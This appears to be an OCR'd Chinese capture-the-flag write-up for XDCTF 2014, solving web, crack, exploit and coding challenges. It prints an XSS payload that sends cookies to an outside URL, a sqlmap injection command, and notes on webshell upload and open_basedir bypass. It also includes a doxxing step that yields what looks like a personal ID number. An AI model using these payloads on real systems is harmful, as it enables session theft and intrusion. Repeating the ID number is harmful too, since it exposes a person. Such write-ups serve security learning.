


图　3-2-3

十进制的 ascii，编码回去就行，如图 3-2-4：

```
>>> s='107 101 121 32 105 115 58 88 68 83 101 99 64 50 79 49 52'
>>> a=s.split(' ')
>>> ans=''
>>> for i in range(len(a)):
...     ans+=chr(int(a[i]))
...
>>> print ans
key is:XDSec@2014
>>>
```

图　3-2-4


key is:XDSec@2O14。

Web 70：一道 xss 的题目，如图 3-2-5：

alert(‘xss’)测试下，如图 3-2-6：

图　3-2-6

发现过滤了很多，那就测试下有什么没过滤的，如图 3-2-7：



[]!$’“等没过滤，[]！联想到 jsfuck，编码下 http://www.jsfuck.com/，发邮件审核得 key：XsSXD$3(201X@xiD@n。

Web 100：看源码有个二维码图片，扫一下是篇科普图片信息隐藏的文章，如图 3-2-8：




图　3-2-8

稍微看下文章是把图片信息隐藏到图片像素点的最低位，刚开始以为是 rgb 的 b 通道上，写了个 python 把 b 通道的值都提取出来，发现不是，后来看到文章上有说关注给报告，如图 3-2-9：




图　3-2-9

就去关注了下，获得报告看下，报告上是操作一个 bmp 图片，把某一区间内的 hex 值的最低位提出来，于是把 png 另存 bmp 去试下，好吧，最低位都是 0，那肯定也不是了。后来又祭出神器 Stegsolve.jar，在 b 通道的最低位提取出来后发现 flag，如图 3-2-10：




图　3-2-10

Key:Xd$eC@2o14。

Web200：题目是一个用 python 写的网站，弱菜表示没遇到过，如图 3-2-11：

图　3-2-11

那 help 下，如图 3-2-12：




图　3-2-12

看下源码，如图 3-2-13：




图　3-2-13

长着一副 LFI 的脸，如图 3-2-14：

图　3-2-14

刷新下会再读两行，如图 3-2-15：

图　3-2-15

那就读下 newapp.py，如图 3-2-16：




图　3-2-16

也是一次随机读两行，写个脚本爬下整段代码，如图 3-2-17：

```python
import web
import random
urls = (
    '/getflag', 'xdctf',
    '/help', 'help',
    '/read', 'read',
    '.*','ctf'
)
def func(a):
    if a == 'le4f.net':
        flag = open("flagishere","r").readlines()[0].strip()
        web.header('flag', flag)
        return 'Nice Job!!!'
    else:
        pass
class xdctf:
    def GET(self):
        try:
            web.input(_unicode=func(web.input(unabletoread = 'show me flag!!!!').get('unabletoread')))
            return "flag is here?!!show me flag!!!!"
        except:
            pass
class ctf:
    def GET(self):
        try:
            return "u may need help information."
        except:
            pass
```

图　3-2-17

稍微分析下代码，就知道该怎么得到 flag 了，访问 http://y0pk678.xdctf.com:8081/getflag?unabletoread=le4f.net，然后查看返回包，flag 乖乖躺在那，如图 3-2-18：

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 03 Oct 2014 17:17:45 GMT
Transfer-Encoding: chunked
Connection: keep-alive
flag: XDCTF{X1di4nUn1Vers1tySecT3AM}
```

图　3-2-18

flag:XDCTF{X1di4nUn1Vers1tySecT3AM}。

Web 150：题目是给了混淆后的 php 大马，找了个混淆解密的网站：http://www.zhaoyuanma.com/phpjm.html，解密成功，shell 还原后翻下代码，flag 还是乖乖躺在那，如图 3-2-19：

```
$smtpusermail   =   "Gh0st@126.com";
$smtpuser       =   "admin";
$smtppass       =   "XDSE@L0VEr2014";
$smtpemailto    =   "xiao@126.com";
$mailsubject    =   $username.'!';
```

图　3-2-19

XDSE@L0VEr2014

(表示当时做的时候是傻乎乎的传到本地环境，wireshark 抓包看到的 flag)

Web 180：题目给了一个网站的源码打包，打开压缩文件，如图 3-2-20：




图　3-2-20

看下时间和文件大小定位到 about.asp,打开文件看到 id 和 qq，如图 3-2-21：




图　3-2-21

要求用 qq 找到身份证号，刚开始用社工库什么的没找到，就去搜了下 qq，有地址和生日，如图 3-2-22：

图　3-2-22

那么除了最后四位都能匹配到的，后四位在他的 qq 空间能找到，发现与大马的密码一样。gh0st2014 610121198505073895，登陆得到 key:Welcome@Xidan$@clov@r。

Web 250：又是一道 xss，先测试下过滤了什么，发现符号什么的过滤了很多，前几天在 xx 论坛看到的，有一种绕过 xss 过滤的方法是 html 转义，也就是&#这种形式的编码，所以闭合前后的标签，找个能接收 cookie 的站(过滤的字符编码就行)。编码前的语句：

```
[/p][svg][script]window.location=”url”+document.cookie [/script][p]
```

编码后：

```
[/p][svg][script]&#119&#105&#110&#100&#111&#119&#46&#108&#111&#99&#97&#116&#10
5&#111&#110&#61&#34http://www&#46url&#46cn/e&#46asp&#63m&#61&#34&#43&#100&#
111&#99&#117&#109&#101&#110&#116&#46&#99&#111&#111&#107&#105&#101[/script][p]
```

等了好久管理员才审核，审核后得到 flag：xdctf_xss_flag=flag-twEizeCWW6ChsXpEIbZxtx7D。

Web 270：题目是一个站，有四个 flag，如图 3-2-23：

图　3-2-23

一个 phpok 4.x 的网站，各种搜索后找到一个 sql 注入漏洞，丢到 sqlmap 跑：

```
Sqlmap -u "http://hlecgsp1.xdctf.com:8082/api.php?c=api&f=phpok&id=_sublist&param[pid]=1"
-p "param[pid]" --random-agent --level=3 --threads="3" --dbs
```

得到了 flag 和管理员的账号密码，如图 3-2-24：

图　3-2-24

Flag1：flag-letmeshowyoushell。有了后台的账号密码那就登陆后台：Admin，198712。在后台的设置->风格管理可以编辑上传 shell，表示当时随便找了个别人的用了，如图 3-2-25：




图　3-2-25

搜索下 flag-字串，如图 3-2-26：




图　3-2-26

有 thereisflag~.php 文件，得到 flag2：

```
<?php
define('flag', 'flag-3rdf1agis0nth155erver');
?>
```

再编辑搜索下可以看到 flag4 和之前的 flag 1，如图 3-2-27：




图　3-2-27

Flag4：flag-ICanReadAllFileOnTheServer。

只剩下一个 flag3,那么应该是在 ph 网站的目录，但是网站做的目录访问限制，搜索下这东

西怎么实现的，如图 3-2-28：

图　3-2-28

看到 open_basedir，再搜索下绕过，找到了个能用的 poc，跨目录找到 flag3，如图 3-2-29：

图　3-2-29

Flag3 ： flag-whyflagisastupidfilename。

Crack 100：Peid 查看是一个.net 程序，Reflector 打开后乱码，目测混淆了，de4dot 解混淆后分析源码，如图 3-2-30：

```
        }
    }
    else if (str2.Length == 0x2c)
    {
        string str13 = str2.Substring(0, 0x20);
        string str14 = str2.Substring(0x20);
        string str16 = smethod_3(smethod_5(str13));
        string str20 = smethod_3(smethod_5(smethod_1(smethod_0(str14))));
        if (!smethod_6(str + str16 + str20))
        {
            Environment.Exit(0);
        }
    }
```

图　3-2-30

Flag:cplg1r7f3~xq-%!>+@sb19)<0^&key#o==4102cesdx=。

Crack 120：Data 文件下下来后是一段编译后的 python 和一个密文文件，反编译后得到 python

源码，部分解码代码如图 3-2-31：

```
with open(sys.argv[1], 'rb') as f:
    data = f.read()
    for i in data:
        if ord(i) >= 128:
            flag+=(ord(i)-128)*'1'
        else:
            flag+=ord(i)*'0'
    for i in range(0,len(flag)+1):
        if i%8==0 and i!=0:
            s+=chr(int(flag[i-8:i][::-1],2))
```

图　3-2-31

解出来后是个图片，如图 3-2-32：

图　3-2-32

Key:xidianZ0L4 weLc0me y0u。

Crack 150：题目给了一个 apk 程序，反编译后有提示到 xx 神器，百度了篇 xx 神器的分析代码，把目光定位到 assert 目录下的 k.jpg，十六进制查看发现后面有一个 dex 文件，搜索下 key，发现有 key 的提示，如图 3-2-33：




图　3-2-33

Flag：7d9dc229d2921a40。

Crcak 180：这是个算法题，看下密文，如图 3-2-34：




图　3-2-34

Abababab 联想到培根加密，解码得，如图 3-2-35：




图　3-2-35

类似 md5，而且长度刚好是 5 组 md5 值，如图 3-2-36：

图　3-2-36

5 组 md5 试了下都不能解密，于是一个个拿去试 ph 的密码，发现第三个成功了,转账后得到 flag，如图 3-2-37：

图　3-2-37

得到：xdctf{d4d5906bb2f30b3bbbc1d915e6ba0f7321}。

Exp 100：目标程序是个服务器程序，运行后输入超长 url，程序报错，如图 3-2-38~图 3-2-39：




图　3-2-38




图　3-2-39

利用 pattern_create.rb 生成字串定位 ECX，如图 3-2-40：




图　3-2-40

剩下的不会了，看着给点吧。

Code 120：题目如图 3-2-41：

> **Description**
>
> 动态调用messagebox,要求：不使用Loadibrary和GetProcessAddr，动态获取messagebox函数，并调用。能兼容64位加分
>
> 提交测试源程序和测试报告至rabit2013#126.com

图　3-2-41

网上找到了能用的代码，直接用了：http://www.cnblogs.com/witty/p/PEB_shellcode_win7_xp.html，如图 3-2-42：

